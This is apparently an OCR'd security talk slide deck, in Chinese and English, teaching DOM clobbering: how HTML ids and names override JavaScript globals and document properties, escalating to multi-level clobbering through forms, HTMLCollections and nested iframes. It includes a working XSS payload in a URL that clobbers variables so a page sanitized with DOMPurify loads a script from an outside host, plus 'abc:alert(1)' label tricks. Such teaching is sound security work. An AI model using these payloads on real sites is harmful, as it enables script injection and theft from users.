
DOM Clobbering

@splitline

How to Click This Button By JavaScript?

```
<button id="clickme">
   Click Me!
</button>
```



How to Click This Button By JavaScript?

```html
<button id="clickme">
  Click Me!
</button>
```

```
$("#clickme").click()
document.querySelector("button").click()
document.getElementById("clickme").click()
```

How to Click This Button By JavaScript?

```html
<button id="clickme">
  Click Me!
</button>
```

✅ `clickme.click()`

WTF? It's Spec!

HTML Spec: Named access on the Window object

The `Window` object supports named properties. The supported property names of a `Window` object *window* at any moment consist of the following, in tree order according to the element that contributed them, ignoring later duplicates:

- *window*'s document-tree child browsing context name property set;
- the value of the `name` content attribute for all `embed`, `form`, `img`, and `object` elements that have a non-empty `name` content attribute and are in a document tree with *window*'s associated `Document` as their root; and
- the value of the `id` content attribute for all HTML elements that have a non-empty `id` content attribute and are in a document tree with *window*'s associated `Document` as their root.

WTF? It's Spec!

HTML Spec: [Named access on the Window object]

- `<whatever id="meow"></whatever>` ⟶ `meow`, `window.meow`

- `<embed name="nyan" />`
- `<form name="nyan" />`
- `<img name="nyan" />`
- `<object name="nyan" />`

⟶ `nyan`, `window.nyan`, `document.nyan`

WTF? It's Spec!

HTML Spec: [Named access on the Window object]

- `<whatever id="meow"></whatever>` ⟶ `meow`

DOM 可以控制 JavaScript 變數

- `<form name="nyan" />`
- `<img name="nyan" />`
- `<object name="nyan" />`

⟶ `nyan`
`window.nyan`
`document.nyan`

Bonus: 覆蓋 document.*

```
<img name="cookie" />
<img name="getElementById" />

<script>
  alert(document.cookie); // alert [object HTMLImageElement]

  elem = document.getElementById("meow");
  // Uncaught TypeError: document.getElementById is not a function
</script>
```

But...

```
<img name="nyan" src="..." />
```

```
alert(nyan); // [object HTMLImageElement]
```

無法自由操控內容 🤔

<a> Works!

```
<a id="meow" href="http://splitline.tw" />
```

```
alert(meow); // http://splitline.tw ✅
```

<a> Works!

再來看一下 spec

[API for a and area elements]

<a href= ... >.toString()

等於

<a href= ... >.href

§ **4.6.3 API for a and area elements**

IDL

```
interface mixin HTMLHyperlinkElementUtils {
  [CEReactions] stringifier attribute USVString href;
  readonly attribute USVString origin;
  [CEReactions] attribute USVString protocol;
  [CEReactions] attribute USVString username;
  [CEReactions] attribute USVString password;
  [CEReactions] attribute USVString host;
  [CEReactions] attribute USVString hostname;
  [CEReactions] attribute USVString port;
  [CEReactions] attribute USVString pathname;
  [CEReactions] attribute USVString search;
  [CEReactions] attribute USVString hash;
};
```

For web developers (non-normative)

hyperlink . `toString()`

hyperlink . `href`

Returns the hyperlink's URL.

Can be set, to change the URL.

<a> Works!

除了單純的網址 ...

```
<a id="customHTML" href="abc:<script>alert(1)</script>"></a>
<a id="customJS" href="abc:alert(1)"></a>
```

- abc:
  - 對 href 來說是 protocol
  - 對 JavaScript 來說是 label → eval("abc:alert(1)") // Ok ✅
    ref. label - JavaScript
- 🤔 為什麼一定要加上 protocol?

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

Quick Example

```
<div id="note">Loading ... </div>
<script>
    // fetching userInput ...
    let sanitized = DOMPurify.sanitize(userInput); // santized!
    document.getElementById("note").innerHTML = sanitized;
    if(window.TEST) {
        let script = document.createElement('script');
        script.src = testLocation;
        document.body.appendChild(script);
    }
</script>
```

```
http://splitline.tw/dom.html?xss=<a id=TEST><a id=testLocation
                                    href=//splitline.tw/jquery.js>
```

Quick Demo

http://splitline.tw/xss-lab/dom.html

Advanced: Two Level / Part 1

- 又双來讀一次 spec: The form element

***form*[*index*]**

Returns the *index*th element in the form (excluding image buttons for historical reasons).

***form*[*name*]**

Returns the form control (or, if there are several, a `RadioNodeList` of the form controls) in the form with the given ID or `name` (excluding image buttons for historical reasons); or, if there are none, returns the `img` element with the given ID.

Once an element has been referenced using a particular name, that name will continue being available as a way to reference that element in this method, even if the element's actual ID or `name` changes, for as long as the element remains in the tree.

If there are multiple matching items, then a `RadioNodeList` object containing all those elements is returned.

Advanced: Two Level / Part 1

沒有 <a> 可用 QQ

- 又双來讀一次 spec: The form element
- 可用 form.*elementId*, form.*elementName* 拿到 form control

```
<form id="test">
    <input name="meow">
    <button id="nyan">
</form>

<script>
    console.log(test.meow); // <input name="meow">
    console.log(test.nyan); // <button id="nyan">
</script>
```

Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: Named access on the Window object

To determine the value of a named property *name* in a `Window` object *window*, the user agent must return the value obtained using the following steps:

1. Let *objects* be the list of named objects of *window* with the name *name*.

   Note

   There will be at least one such object, by definition.

2. If *objects* contains a browsing context, then return the `WindowProxy` object of the nested browsing context of the first browsing context container in tree order whose nested browsing context is in *objects*.
3. Otherwise, if *objects* has only one element, return that element.
4. Otherwise return an `HTMLCollection` rooted at *window*'s associated `Document`, whose filter matches only named objects of *window* with the name *name*. (By definition, these will all be elements.)

Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: Named access on the Window object
- 如果一個值代表很多個 element ⟶ 回傳 HTMLCollection
- 可以用 name 對 HTMLCollection 取值

```
<a id="meow">A</a>
<a id="meow">B</a>

<script>
    console.log(meow); // HTMLCollection(2) [ ... ]
</script>
```

⚠️ Firefox 沒照 spec 實作

Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: Named access on the Window object
- 如果一個值代表很多個 element ⟶ 回傳 HTMLCollection
- 可以用 name 對 HTMLCollection 取值

```
<a id="meow">A</a>
<a id="meow" name="nyan">B</a>

<script>
    console.log(meow.meow);    // <a id="meow">A</a>
    console.log(meow.nyan);    // <a id="meow" name="nyan">B</a>
</script>
```

⚠️ Firefox 沒照 spec 實作

Advanced: Three Level

- Two level: Part 1 + Part 2 ⟶ Three level!

```
<form id="test">
<form id="test" name="nyan">
    <input name="meow">
</form>

<script>
    console.log(test);            // HTMLCollection(2) [ ... ]
    console.log(test.nyan);       // <form id="test" name="nyan">
    console.log(test.nyan.meow); // <input name="meow">
</script>
```

⚠️ Firefox 沒照 spec 實作

Advanced: ∞ Level

- 又双叒叕來讀一次 spec: Named access on the Window object
- iframe element 會產生一個子 Windows ⟶ 無限嵌套
- 可透過 srcdoc 操控 iframe 內容

The **document-tree child browsing context name property set** of a `Window` object *window* is the return value of running these steps:

1. If *window*'s browsing context is null, then return the empty list.
2. Let *childBrowsingContexts* be all document-tree child browsing contexts of *window*'s browsing context whose browsing context name is not the empty string, in order, and including only the first document-tree child browsing context with a given name if multiple document-tree child browsing contexts have the same one.
3. Remove each browsing context from *childBrowsingContexts* whose active document's origin is not same origin with *window*'s relevant settings object's origin and whose browsing context name does not match the name of its container's `name` content attribute value.
4. Return the browsing context names of *childBrowsingContexts*, in the same order.

Advanced: ∞ Level

- 缺點：iframe 載入需要時間差

```
<iframe name="level1" srcdoc='
<iframe name="level2" srcdoc="
    <iframe name=&amp;quot;level3&amp;quot;
        srcdoc=&amp;quot;<a id=final></a>&amp;quot;>
        </iframe>
    </iframe>
"></iframe>
'></iframe>
```

```
htmlentities(
  htmlentities('"')
)
```

Advanced: ∞ Level

- 缺點：iframe 載入需要時間差
- 可能解法：使用 remote css 延時（可能受 CSP 限制）

```
<iframe name="level1" srcdoc='
<iframe name="level2" srcdoc="
    <iframe name=&amp;quot;level3&amp;quot;
        srcdoc=&amp;quot;<a id=final></a>&amp;quot;>
        </iframe>
    </iframe>
"></iframe>
'></iframe>
<style> @import 'http://example.com'; </style>
```

```
htmlentities(
  htmlentities('"')
)
```

Appendix

- 現實案例: XSS in GMail's AMP4Email via DOM Clobbering
- References:
  - DOM Clobbering strikes back
  - HTML Spec